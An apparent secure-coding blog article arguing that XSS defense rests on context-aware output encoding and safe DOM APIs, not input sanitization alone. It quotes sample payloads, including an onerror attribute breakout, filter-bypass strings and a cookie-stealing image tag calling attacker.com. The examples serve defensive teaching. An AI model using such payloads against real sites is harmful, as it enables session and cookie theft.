


Sanitizing user input helps, but stopping XSS correctly requires context-aware output encoding and safe rendering. Filtering data on entry isn’t a complete fix. The browser’s interpretation when it displays the data decides safety.
We’ve seen apps sanitize data, only to inject it later via innerHTML or into a JavaScript string, reopening the hole. Sanitization rules are often blind to context. What’s safe in an HTML paragraph is dangerous inside a <script> tag.
This article explains why output encoding is the cornerstone of a reliable defense. Read on for the correct workflow.
XSS Prevention Basics: What Actually Keeps Applications Safe
These key points explain the core principles behind reliable XSS prevention and why safe rendering matters more than simple input filtering.
- Sanitization alone is not enough: Data can still become dangerous if it is rendered in an unsafe browser context, even after being sanitized.
- Output encoding is the real defense: Treat user input as plain text and apply the correct context-specific encoding only when rendering it to the page.
- Safe rendering APIs prevent common mistakes: Methods like textContent and auto-escaping template systems remove many risks caused by manual handling.
What Does Sanitizing User Input Actually Mean?

Input sanitization removes or rewrites potentially dangerous content before it reaches the browser. Many common cross-site scripting attacks specifically target applications that rely too heavily on weak filtering alone.
It tries to clean data of anything that could be seen as executable code. For instance, a basic sanitizer might strip out <script> tags or change < and > into HTML entities.
This process matters most when an app intentionally allows some HTML, like in a rich-text editor for blog comments. In these cases, you can’t just encode everything, because <b> should show as bold text, not as the literal string <b>.
So, a sanitizer uses an allowlist. It might allow safe tags like <b> and <i> while removing dangerous ones like <script> or attributes like onclick.
However, this is a complex job. The history of XSS is full of filter bypasses where attackers used strange HTML, JavaScript, or CSS syntax to slip past simple sanitizers.
Because of this built-in complexity, we generally advise that for most applications, the safer choice is to avoid accepting HTML from users in the first place.
Why Is Sanitization Alone Not Enough to Prevent XSS?
Picture a server-side sanitizer that removes <script> tags. A user sends the string “><img src=x onerror=alert(1)>. The sanitizer sees no script tags and lets it through. This “cleaned” string gets saved.
Later, a front-end developer makes a feature and puts this value into an HTML attribute by adding strings: document.getElementById(‘userDiv’).innerHTML = ‘<div data-info=”‘ + userData + ‘”>’;. The quote (“) from the attack closes the data-info attribute, and the onerror part runs. The sanitizer did its job, but the developer’s unsafe method created the hole.
As noted by Singapore Government
“Any application outputs that are returned to the requester and used to render a HTML document can lead to cross-site scripting (XSS) attacks if they contain special characters that change the rendering of the HTML document by the browser.” – Singapore Government
This change, from a simple text check to a specific HTML spot, is why sanitization is weak. It makes developers feel safe, so they use riskier ways to show the data. We’ve seen this cause security holes even when teams thought they were protected.
What Is the Difference Between Sanitization and Output Encoding?
Sanitization changes the content of input, while output encoding transforms dangerous characters during rendering so browsers treat them as plain text. They are complementary controls with different jobs in the security workflow.
Sanitization happens early, often as soon as data is received. It tries to shape the data into an acceptable form for storage.
Output encoding happens late, right when data is being written into an HTML document, a JavaScript block, or a URL. It doesn’t change the stored data; it wraps it in a protective layer for its specific destination.
For example, output encoding for an HTML body would convert < to <. The browser then shows < as the < character on screen, not as the start of a tag.
This table clarifies the difference:
| Technique | Purpose | When Applied | Best Use Case |
| Input Sanitization | Remove/rewrite dangerous constructs. | On input/ingestion. | Allowing limited, safe HTML (e.g., a rich-text editor). |
| Output Encoding | Neutralize special characters for a specific context. | On output/rendering. | Rendering any user data into HTML, JS, or URLs. |
| Input Validation | Check format, length, type. | On input/ingestion. | Enforcing business rules (e.g., a valid email format). |
The secure coding practices we teach prioritize output encoding as the essential defense, with sanitization used only as a support for specific features.
Why Does Output Context Matter for XSS Prevention?

HTML, attributes, JavaScript, URLs, and CSS each need different encoding rules to stop the browser from getting confused. There’s no single fix that works for all of them because each spot has its own special characters.
Take the ampersand (&). In an HTML body, it should be written as &. But inside a JavaScript string, it’s just a normal letter; writing it as & there would be wrong. On the other hand, a backslash (\) or quote (‘, “) is very important in a JavaScript string but not as big a deal in plain HTML text.
If you take a value encoded for HTML and put it into a JavaScript spot like var x = ‘{{encodedValue}}’;, the browser will decode it before JavaScript sees it. This can let dangerous characters out. This is the main idea of context-aware encoding: you must know where the data will go and use the right encoder for that exact place.
Using an HTML encoder for a URL, or a JavaScript encoder for an HTML attribute, gives you almost no protection. We focus on this because it’s a common source of security holes in the code we check.
Which Safe DOM APIs Help Avoid XSS?
Credits: Web Tech Talk
Safe DOM APIs treat user content as plain text instead of executable HTML or script. The most important rule in front-end development is to pick the API that matches what you’re actually trying to do.
- Use textContent over innerHTML. This is the cardinal rule. The textContent property sets the text inside an element, and the browser will never parse it as HTML. This becomes especially important when defending against DOM-based XSS attack vectors that manipulate client-side rendering behavior. innerHTML parses the string as HTML and is the source of countless XSS flaws we find.
- Use setAttribute for static values. When setting attributes, prefer element.setAttribute(‘data-info’, userValue). For dynamic URL attributes like href, make sure the value is URL-encoded first.
- Leverage framework safety. Modern frameworks like React, Vue, and Angular automatically escape content in their templates. A value inserted as {userInput} in React is treated as text by default. You have to explicitly use a dangerous prop like dangerouslySetInnerHTML to opt into HTML parsing, which forces a security check.
- Avoid eval() and new Function(). Never build code from user input using these methods.
In our security assessments, swapping innerHTML for textContent is often the single most effective fix for client-side XSS vulnerabilities.
Why Do Developers Still Create XSS Vulnerabilities?
Many XSS holes happen because developers trust cleaned input too early or use unsafe ways to show it. Several wrong ideas cause these errors.
- The “Cleaned and Safe” Idea: After data goes through a sanitizer, developers think it’s safe. They then use it with innerHTML or by adding strings, forgetting where it gets shown matters.
- Client-Side Checks as Security: Checks done in JavaScript are easy to skip by sending data straight to your server. They make the app feel better but give no real security.
- Manual Escaping Mistakes: Writing your own escape code is risky. Developers might forget a character like the backtick (`) or handle special symbols wrong.
- Copying Bad Code: Online tutorials often use innerHTML because it’s short. This teaches unsafe habits without warning about the risk.
Research from MDPI shows
“Filter evasion is the process of circumventing the filtering rules and mechanisms implemented in a web application to prevent malicious input, such as XSS payloads. The main objective of filter evasion is to bypass the filter’s defenses and deliver a fully functional XSS payload that the application will process and execute.” – MDPI
These mistakes happen because of a lack of good security training. We teach that “encode on output” must be a basic habit, not a step you only remember sometimes.
When Is Input Sanitization Still Useful?
Sanitization is still useful when apps let users add some formatting, like links or bold text. In these cases, you can’t escape everything because you need to keep the intended styling.
The key is to use a strong, well-maintained library made for this job, like DOMPurify for JavaScript. These libraries are built by security experts who keep them updated to handle new tricks. They work by reading the input as HTML and removing anything not on a strict safe list of tags and attributes.
Even then, the sanitized output should be thought of as “mostly safe” HTML. In our training, we recommend a best practice: show this HTML in a sandboxed iframe or a separate, isolated part of your app. This limits the damage if the sanitizer ever misses something bad.
What Are the Most Common XSS Prevention Mistakes?
The biggest mistakes are using generic escaping everywhere, trusting client-side validation, and inserting untrusted content with raw HTML APIs. These pitfalls wreck even well-intentioned security efforts.
- Wrong-Context Encoding: Using HTML entity encoding for data that’s going into a JavaScript string or a URL parameter. It doesn’t protect that context.
- Double-Encoding: Encoding data before storing it, then encoding it again on output. This corrupts the display (showing &lt; on screen) and can sometimes be exploited.
- Unsafe Template Concatenation: Building HTML strings manually with + operators instead of using a templating engine that auto-escapes.
- Blacklist Filtering: Trying to block “bad” patterns like <script> or javascript:. Attackers constantly find new tricks (<scr<script>ipt>, jav	ascript:).
- Ignoring DOM XSS Sinks: Overlooking that client-side APIs like document.write(), location.hash, or eval() can be dangerous even when server-side encoding looks correct. We see this cause vulnerabilities that scanners often miss.
How Do Modern Frameworks Reduce XSS Risk?

Modern frameworks cut down XSS risk through automatic escaping, safe templating, and controlled rendering. They build security right into their default behavior, which is a powerful shift.
For instance, in ASP.NET Core Razor Pages, any output written with the @ symbol is automatically HTML-encoded. In React, content placed inside JSX curly braces {userData} is escaped to plain text.
The developer has to take a specific, visible step to turn off this safety, like using dangerouslySetInnerHTML in React or Html.Raw() in ASP.NET.
This “safe by default” philosophy is central to the secure coding practices we teach. It makes sure the most common action, showing data, is secure. Any move away from that requires a conscious, trackable decision.
These frameworks also give safe ways to bind data to attributes and handle events, which reduces the need to manually piece together strings that could be misread.
Why Is Content Security Policy Only a Secondary Defense?
CSP helps reduce risk, but it doesn’t replace correct output encoding and safe rendering. Think of CSP as a strong safety net, not the main defense.
A strong Content Security Policy header can tell the browser not to run inline JavaScript and to only load scripts from trusted domains. This can stop many XSS attacks because the bad script won’t run.
However, CSP has limits. It can be hard to set up without breaking your site, and some rules can be bypassed. More importantly, CSP does nothing if an attacker injects HTML that steals data through an image (like <img src=”https://attacker.com/steal?c=”+document.cookie>) or misuses scripts you already trust.
Therefore, CSP is an important extra layer, but the main job of stopping XSS is correct data handling inside your app. This is a key point in our training.
What Is the Safest Workflow for Handling User Input?
The safest workflow validates input, stores data safely, and applies context-aware encoding only when rendering output. Strong XSS mitigation techniques also rely on consistent encoding practices across HTML, JavaScript, and URL contexts. This “validate, store, encode” pipeline cuts risk at each step.
- Validate Input. Check for business rules: is this a valid email? Is it under the character limit? Use allowlists for format when you can. Reject data that’s clearly wrong.
- Store Safely. Keep the original, validated data in your database. Don’t store HTML-encoded or heavily sanitized versions. That locks you into one output context and causes problems later.
- Encode on Output. When you need to show the data, figure out where it’s going (HTML text, an attribute, JavaScript, a URL). Use a trusted, context-specific encoding function right at that moment.
- Use Safe DOM APIs. On the client side, always pick textContent over innerHTML. Use your framework’s templating features that auto-escape.
- Apply Defense-in-Depth. Set up a strong Content Security Policy and use other security headers like HttpOnly cookies.
This workflow, built into your team’s secure coding habits, systematically tackles XSS risk. It makes sure untrusted data is always treated as inert text by the browser. We’ve seen this structured approach prevent the majority of vulnerabilities we look for in assessments.
FAQ
Does sanitizing user input completely stop XSS attacks?
Input sanitization helps reduce XSS attacks, but it cannot fully stop cross-site scripting risks on its own. Attackers can still inject malicious scripts through unsafe HTML attributes, DOM manipulation, or poorly handled HTTP response content.
Developers should combine input validation, output encoding, HTML escaping, and Content Security Policy settings to reduce XSS vulnerabilities in modern web applications and SaaS app platforms.
Why is output encoding important for XSS prevention?
Output encoding protects browsers by converting user submitted data into safe text before rendering. HTML encoding, JavaScript encoding, URL Encoding, and HTML Entity Encoding help prevent malicious code from executing inside HTML templates or Razor Pages.
Using the correct encoding method also reduces the risk of Stored XSS, Reflected XSS, and DOM-based XSS attacks in dynamic web applications.
Which coding mistakes commonly create XSS vulnerabilities?
Common mistakes include inserting user input directly into HTML attributes, HTTP header values, or JavaScript without proper HTML escaping.
Unsafe DOMParser API usage, insecure HtmlString class handling, and weak contextual autoescaping in Rails templates or Django templates also increase risk.
Poor DOM manipulation practices and weak Content Filtering settings can expose applications to malicious scripts and other Web Attacks.
How do developers safely handle user submitted data?
Developers should use user input validation, secure templating engine settings, and strong security headers to handle user submitted data safely.
Trusted Types, HTTP-only cookies, access control, and web application firewalls provide additional protection against security vulnerability issues.
Many development teams also follow recommendations from the OWASP XSS Prevention Cheat Sheet and OWASP Web Testing Guide during testing and deployment.
Can XSS vulnerabilities cause larger security problems?
XSS vulnerabilities can lead to data breach incidents, stolen HTTP cookies, phishing pages, and account session theft. Attackers sometimes combine cross-site scripting with SQL injection, DOM clobbering, or dependency injection flaws to increase damage.
Security tools, parsed requests monitoring, and strong Content Security Policy settings help reduce risks in chat application platforms, SSR projects, and Q&A communities.
Building Applications That Resist XSS by Design
Real XSS defense starts at the rendering layer. When development teams focus on context-aware output encoding, safe rendering practices, and trusted framework protections, they reduce the risk of user input ever becoming executable code. This shift from “cleaning input” to “safely rendering data” creates applications that are fundamentally more resilient and secure.
To build these practical security skills through hands-on training, join the Secure Coding Practices Bootcamp and learn how to write safer software from day one.
References
- https://info.standards.tech.gov.sg/control-catalog/cybersecurity/as/#as-3-output-sanitisation
- https://www.mdpi.com/2624-800X/4/1/3